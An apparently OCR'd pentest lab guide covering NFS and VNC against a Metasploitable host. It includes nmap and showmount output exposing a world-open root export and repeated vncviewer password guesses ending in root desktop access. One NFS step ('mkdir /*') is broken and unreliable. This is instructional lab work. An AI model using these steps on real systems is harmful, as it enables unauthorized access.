
Mitigation Measures

- Restrict RPC access
- Firewall rules

Method

RPC Service Enumeration





Port 2049 - Nfs :

Service Overview
NFS allows file sharing between systems.

Potential Attack Techniques

- Anonymous NFS mount
- File permission abuse

Commonly Used Tools

- showmount
- mount

Security Impact

- Sensitive data exposure

Risk Level
Severity: High

Mitigation Measures

- Restrict exports
- Use authentication

Method

1. Anonymous NFS Mount

```
┌──(riyaa㉿kali)-[~]
└─$ nmap -p 2049 -sV 192.168.1.3
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-31 19:46 IST
Nmap scan report for 192.168.1.3
Host is up (0.0016s latency).

PORT     STATE SERVICE VERSION
2049/tcp open  nfs     2-4 (RPC #100003)
MAC Address: 08:00:27:FE:EA:98 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.45 seconds

┌──(riyaa㉿kali)-[~]
└─$ showmount -e 192.168.1.3
Export list for 192.168.1.3:
/ *
```

2. Insecure NFS Export

```
┌──(riyaa㉿kali)-[~]
└─$ nmap -p 2049 -sV 192.168.1.3
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-31 19:49 IST
Nmap scan report for 192.168.1.3
Host is up (0.0011s latency).

PORT     STATE SERVICE VERSION
2049/tcp open  nfs     2-4 (RPC #100003)
MAC Address: 08:00:27:FE:EA:98 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.43 seconds

┌──(riyaa㉿kali)-[~]
└─$ showmount -e 192.168.1.3
Export list for 192.168.1.3:
/ *

┌──(riyaa㉿kali)-[~]
└─$ mkdir /*
mkdir: cannot create directory ‘/bin’: File exists
mkdir: cannot create directory ‘/boot’: File exists
mkdir: cannot create directory ‘/dev’: File exists
mkdir: cannot create directory ‘/etc’: File exists
mkdir: cannot create directory ‘/home’: File exists
mkdir: cannot create directory ‘/initrd.img’: File exists
mkdir: cannot create directory ‘/initrd.img.old’: File exists
mkdir: cannot create directory ‘/lib’: File exists
mkdir: cannot create directory ‘/lib32’: File exists
mkdir: cannot create directory ‘/lib64’: File exists
```

Port 5900 - VNC :

Service Overview
VNC allows remote desktop access.

Potential Attack Techniques

- No authentication access
- Weak password attack

Commonly Used Tools

- vncviewer
- Metasploit

Security Impact

- GUI access
- System control


Risk Level
Severity: High

Mitigation Measures

- Enable authentication
- Use VPN

Method

1. Anonymous VNC Access



2. VNC Default Credentials

3. VNC Weak Password Attack


┌──(riyaa㉿kali)-[~]
└─$ vncviewer 192.168.1.3
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication failure
┌──(riyaa㉿kali)-[~]
└─$ vncviewer 192.168.1.3
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication failure
┌──(riyaa㉿kali)-[~]
└─$ vncviewer 192.168.1.3
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication failure
┌──(riyaa㉿kali)-[~]
└─$ vncviewer 192.168.1.3
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0